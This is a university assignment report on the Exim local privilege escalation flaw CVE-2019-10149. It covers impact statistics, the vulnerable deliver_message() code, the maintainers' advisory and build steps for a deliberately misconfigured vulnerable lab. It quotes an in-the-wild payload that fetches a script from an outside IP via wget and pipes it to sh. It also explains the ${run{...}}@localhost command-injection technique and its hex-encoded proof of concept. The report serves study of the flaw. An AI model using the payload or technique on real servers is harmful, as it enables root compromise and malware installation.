Sri Lanka Institute of Information Technology

Local Privilege Escalation on Debian GNU/Linux via Exim

(CVE-2019-10149)

IE2012 – Systems and Network Programming

Individual Assignment Report

Submitted by:

Student Registration Number	Student Name
IT19029146	Eranda H.P.D

12/05/2020

Date of submission

Table of Contents

Abstract

This report on “Local Privilege Escalation on Debian GNU/Linux via Exim (CVE-2019-10149)” is submitted in order find and demonstrate an exploitation based on the Linux platform. This report is created as an assignment for the course Systems and Network Programming (SNP) – IE2012 for the degree BSc. (Hons) in Information Technology at Sri Lanka Institute of Information Technology.

This report would not have been a success without the kind support and guidance of the lecturer in charge for the SNP module.


Firstly, I would like to thank our lecturer, Dr. Lakmal Rupasinghe for his kind, consistent support and guidance throughout the assignment. He greatly contributed in selecting a suitable topic for the assignment. Not only that he also guided us about the areas which have to be covered when creating the report.

So I express my greatest gratitude to my lecturer once again for giving me suggestions and recommendations to improve this report.

Introduction to the vulnerability

➢ What is Exim Internet Mailer?

Exim is a message transfer agent (MTA) which was developed at the University of Cambridge in order to use in Linux systems connected to the Internet. It is a freely available mail transfer agent which comes under the terms of the GNU "General Public License". The latest version of Exim is 4.93. This software mainly focuses on providing a general and flexible mailing with extensive facilities for checking incoming e-mail. It can be considered as a huge advantage when routing the emails and checking for incoming emails. Exim can be installed in place of Sendmail, but when compared to other MTA's, the configuration of Exim is quite abnormal. Basically Exim has been ported to most Unix-like systems, as well as to Microsoft Windows using the Cygwin emulation layer. Exim4 is currently acts as the default MTA on Debian GNU/Linux systems. Nowadays there are huge variety of Exim installations, especially within Internet service providers and universities in the UK. Exim is also widely used with the GNU Mailman mailing list manager, and cPanel.



Server Type	Number of Servers	Percent
Exim	570,961	56.78%
Postfix	339,631	33.77%
Sendmail	44,552	4.43%
MailEnable	22,318	2.22%
MDaemon	10,585	1.05%
Microsoft	8,095	0.80%
IMail	1,991	0.20%
CommuniGate Pro	1,598	0.16%
XMail	995	0.10%
WinWebMail	841	0.08%
Lotus Domino	820	0.08%
Qmail Toaster	741	0.07%
SurgeSMTP	645	0.06%
Kerio	394	0.04%
OpenSMTPD	312	0.03%
Merak	255	0.03%
ArGoSoft	188	0.02%
MagicMail	180	0.02%
Post Office	155	0.02%
GroupWise	103	0.01%
Gordano Messaging Suite (GMS)	102	0.01%
Trend Micro	60	0.01%
InterScan VirusWall	26	0.00%
VisNetic	22	0.00%
OpenVMS	18	0.00%
Mirapoint	15	0.00%
Mercury	9	0.00%
Interscan	6	0.00%
WebSTAR V	6	0.00%

➢ How it has become vulnerable?


Currently, Exim servers run almost 57% of the Internet’s email servers, which obviously makes it a potentially severe threat for organizations implementing these vulnerable instances. The first attempts to exploit the vulnerability were detected when an IP was observed downloading a malicious payload on vulnerable systems and the same threat actor was seen experimenting with different payloads. The second campaign of attempts seems to be highly sophisticated because it utilizes code that enables self-propagation (worm behavior) of the Exim exploit to other vulnerable servers connected to the Internet. Once compromised, a cryptominer is eventually installed on the Exim servers.

Almost all the versions of Exim previous to version 4.93 are now obsolete. The last 3.x release was 3.36. It is obsolete and should not be used. The current version is 4.93.If necessary, we publish maintenance releases. These releases are mainly intended for package maintainers. There may be beta versions available from the ftp sites in the Testing directory. Many people are using these without problems, but they are not recommended unless you are willing to work with beta software.

➢ How CVE-2019-10149 occur?

CVE-2019-10149 was discovered for the first time by Qualys researchers. It is actually a remote command execution vulnerability which is can be exploited instantly by a local attacker and by a remote attacker in certain non-default configurations. Exim is vulnerable since version 4.87, therefore the version of exim package (exim-4.63) shipped with Red Hat Enterprise Linux 5 is not affected by this flaw. According to the security experts there might be many different methods of exploiting this vulnerability. But because of the complexity of the code of Exim, the exploitation methods does not need to be unique.

More about CVE-2019-10149



Freddie Leeman
@freddieleeman

Just detected the first attempts to exploit recent #exim remote command execution (RCE) security flaw (CVE-2019-10149). Tries to downloads a script located at http://173.212.214.137/s (careful). If you run Exim, make sure it's up-to-date. @qualys

CVE-2019-10149 Exim 4.87 to 4.91

We received a report of a possible remote exploit. Currently there is no evidence of an active use of this exploit.

```
[illegible]
[illegible]
```

```
run{/bin/sh -c "wget http://173.212.214.137/s -O - | sh"}
```

♡ 70   8:03 PM - Jun 9, 2019

57 people are talking about this

A flaw was found in Exim, where improper validation of the recipient address in the deliver_message() function in /src/deliver.c occurred. An attacker could use this flaw to achieve remote command execution.

Some people call this as remote command execution (RCE) security flaw (CVE-2019-10149) and another set of people call this as privilege escalation vulnerability using exim.

According to Amit Serper, Cybereason’s head of security research, he warned on Thursday about attackers exploiting the flaw to gain permanent root access via SSH to target Linux servers. Furthermore he said that the campaign uses a private authentication key that is installed on the target machine for root authentication. Once remote command execution is established, it deploys a port scanner to search for additional vulnerable servers to infect. It subsequently removes any existing coin miners on the target along with any defenses against coinminers before installing its own.

Not only that the attackers also install a portscanner that looks for additional vulnerable servers on the internet, connects to them, and infects them with the initial script.

CVE-2019-10149 was initially discovered by Qualys researchers. It is a remote command execution vulnerability that is exploitable instantly by a local attacker and by a remote attacker in certain non-default configurations.

The vulnerability is considered as critical because it allows a local user to easily run commands as root due to an issue in the deliver message code – a local user apparently can just send an e-mail to the address ${run{…}@localhost (where localhost is one of Exim's local domains) and get the command executed as root," SANS ISC handler Bojan Zdrnja noted.


Qualys researchers say that, to remotely exploit this vulnerability in the default configuration, an attacker must keep a connection to the vulnerable server open for 7 days (e.g., by transmitting one byte every few minutes).

According to them, because of the extreme complexity of Exim's code they say that they cannot guarantee that this exploitation method is unique and there might be faster methods that exist.

Exim was vulnerable by default since version 4.87 (released on April 6, 2016), when #ifdef EXPERIMENTAL_EVENT became #ifndef DISABLE_EVENT; and older versions may also be vulnerable if EXPERIMENTAL_EVENT was enabled manually. Surprisingly, this vulnerability was fixed in version 4.92 (released on February 10, 2019). However, further details about how to exploit the vulnerability CVE-2019-10149 were shared on June 6 2019 and have been used to launch attacks, as the above update indicates.

The Exim maintainers have fixed the vulnerability in that last version without being aware of it, and have now provided patches for the vulnerable earlier versions, although they did point out that those are considered to be outdated and not supported by the developers anymore.

Impact of the vulnerability



Exim is a very widely distributed mail transfer agent (MTA). At the time of publication, Shodan search results show over 4.1 million systems running versions of Exim that are considered vulnerable (4.87-4.91), while 475,591 are running the latest patched version (4.92). In other words, nearly 90% of systems with Exim are vulnerable to local exploitation and potentially to remote exploitation based on the configuration.

Exim Version	Total Vulnerable Results
Exim 4.87	**206,024**
Exim 4.88	**24,608**
Exim 4.89	**206,571**
Exim 4.90	**5,480**
Exim 4.91	**3,738,863**
Exim 4.92	**475,591**

❖Red Hat Severity Ratings

Red Hat Product Security rates the impact of security issues found in Red Hat products using a four-point scale (Low, Moderate, Important, and Critical), as well as Common Vulnerability Scoring System (CVSS) base scores. These provide a prioritized risk assessment to help you understand and schedule upgrades to your systems, enabling informed decisions on the risk each issue places on your unique environment.

The four-point scale tells you how serious Red Hat considers an issue to be, helping you judge the severity and determine what the most important updates are. The scale takes into account the potential risk based on a technical analysis of the exact flaw and its type, but not the current threat level; a given rating will not change if an exploit or worm is later released for a flaw, or if one is available before the release of a fix.

So this CVE has Critical impact severity rating. It means that this rating is given to flaws that could be easily exploited by a remote unauthenticated attacker and lead to system compromise (arbitrary code execution) without requiring user interaction. These are the types of vulnerabilities that can be exploited by worms. Flaws that require an authenticated remote user, a local user, or an unlikely configuration are not classed as Critical impact.

So the vulnerability CVE-2019-10149 has acquired 9.0 CVSS Score breakdown. According to them it’s a major and a very critical vulnerability.


○ Vulnerable Code Segment

The vulnerable code is located in deliver_message():

```
#ifndef DISABLE_EVENT
      if (process_recipients != RECIP_ACCEPT)
        {
        uschar * save_local =  deliver_localpart;
        const uschar * save_domain = deliver_domain;

        deliver_localpart = expand_string(
                      string_sprintf("${local_part:%s}", new->address));
        deliver_domain =    expand_string(
                      string_sprintf("${domain:%s}", new->address));

        (void) event_raise(event_action,
                      US"msg:fail:internal", new->message);

        deliver_localpart = save_local;
        deliver_domain =    save_domain;
        }
#endif
```


Because expand_string() recognizes the "${run{<command> <args>}}" expansion item, and because new->address is the recipient of the mail that is being delivered, a local attacker can simply send a mail to "${run{...}}@localhost" (where "localhost" is one of Exim's local_domains) and execute arbitrary commands, as root (deliver_drop_privilege is false, by default):

○ Additional Notes



```
CVE-2019-10149 Exim 4.87 to 4.91
================================

We received a report of a possible remote exploit.  Currently there is no
evidence of an active use of this exploit.

A patch exists already, is being tested, and backported to all
versions we released since (and including) 4.87.

The severity depends on your configuration.  It depends on how close to
the standard configuration your Exim runtime configuration is. The
closer the better.

Exim 4.92 is not vulnerable.

Next steps:

* t0:    Distros will get access to our non-public security Git repo
         (access is granted based on the SSH keys that are known to us)

* t0+7d: Coordinated Release Date: Distros should push the patched
         version to their repos. The Exim maintainers will publish
         the fixed source to the official and public Git repo.

t0    is expected to be 2019-06-04, 10:00 UTC
t0+7d is expected to be 2019-06-11, 10:00 UTC

UPDATE: Details leaked, CRD is re-scheduled to 2019-06-05 15:15 UTC.


Timeline
--------

* 2019-05-27 Report from Qualys to exim-security list
* 2019-05-27 Patch provided by Jeremy Harris
* 2019-05-29 CVE-2019-10149 assigned from Qualys via RedHat
* 2019-06-03 This announcement to exim-users, oss-security
* 2019-06-04 10:00 UTC Grant restricted access to the non-public Git repo.
* 2019-06-04 This announcement to exim-maintainers, exim-announce, distros
* 2019-06-05 15:15 UTC Release the fix to the public
```

○ Affected Systems




« Previous | Page 1 of 1 • 9 total | Next »

ID	Name	Product	Family	Published	Updated	Severity
125770	Ubuntu 18.04 LTS / 18.10 : exim4 vulnerability (USN-4010-1)	Nessus	Ubuntu Local Security Checks	2019/06/07	2019/12/12	HIGH
125749	FreeBSD : Exim -- RCE in deliver_message() function (45bea6b5-8855-11e9-8d41-97657151f8c2)	Nessus	FreeBSD Local Security Checks	2019/06/07	2019/12/12	HIGH
125843	openSUSE Security Update : exim (openSUSE-2019-1524)	Nessus	SuSE Local Security Checks	2019/06/12	2019/12/12	HIGH
125739	Amazon Linux AMI : exim (ALAS-2019-1221)	Nessus	Amazon Linux Local Security Checks	2019/06/07	2019/12/12	HIGH
125742	Debian DSA-4456-1 : exim4 - security update	Nessus	Debian Local Security Checks	2019/06/07	2019/12/12	HIGH
125751	GLSA-201906-01 : Exim: Remote command execution	Nessus	Gentoo Local Security Checks	2019/06/07	2019/12/12	HIGH
125737	Exim 4.87 < 4.92 Remote Command Execution	Nessus	SMTP problems	2019/06/06	2020/01/09	HIGH
127100	Exim deliver_message() Function Remote Command Execution Vulnerability (Remote)	Nessus	SMTP problems	2019/07/29	2020/03/09	HIGH
700728	Exim < 4.92 RCE	Nessus Network Monitor	SMTP Servers	2019/06/06	2019/06/06	HIGH


« Previous | Page 1 of 1 • 9 total | Next »

Possible methods of exploitation

Method 1 :-



```
## Download and extract exim version 4.89
wget https://github.com/Exim/exim/releases/download/exim-4_89/exim-4.89.tar.xz && tar -xvf exim-4.89.tar.xz

## Move into the extracted folder
cd exim-4.89/

## Create ./configure file
wget https://gist.githubusercontent.com/GlitchWitchIO/427b92ad92aa5370f78011f04c7ad528/raw/b2d0af60047da8a3224c0a616417d240607b76b9/exim%2520configure -O configure

## Copy and modify required config files
sed -e 's,^EXIM_USER.*$,EXIM_USER=exim,' Local/Makefile src/EDITME > Local/Makefile && cp exim_monitor/EDITME Local/eximon.conf

## Create exim user and group
groupadd -g 31 exim && useradd -d /dev/null -c "Exim Daemon" -g exim -s /bin/false -u 31 exim

## Install dependencies
apt-get update && apt-get install -y make build-essential libpcre3-dev libdb-dev libxt-dev libxaw7-dev

## Install exim 4.89
make install


## edit /usr/exim/configure to allow relaying so we can exploit without waiting 7 days
sed -iz 's/domainlist relay_to_domains =/domainlist relay_to_domains = */' /usr/exim/configure
sed -i '/hostlist   relay_from_hosts = localhost/c\hostlist   relay_from_hosts = 0.0.0.0' /usr/exim/configure

sed -i '/require verify = recipient/c\#require verify = recipient' /usr/exim/configure


## Run exim as user exim
sudo -H -u exim /usr/exim/bin/exim -bd -d-receive
```



Crafting the exploit

In the disclosure, the Proof-of-Concept provided is as follows `\x2Fbin\x2Fsh\t-c\t\x22id\x3E\x3E\x2Ftmp\x2Fid\x22`. At first glance this might seem like gibberish, but we can decode it by understanding what's happening.

First you'll notice the `\`, this is acting as a separator and is required after each space or symbol.

Next, we see `x2F` which is hexadecimal for `/`.

We also have `\t` which is acting as a blank space.

Knowing that this is hexidecimal we can go ahead and lookup the remaining symbols.

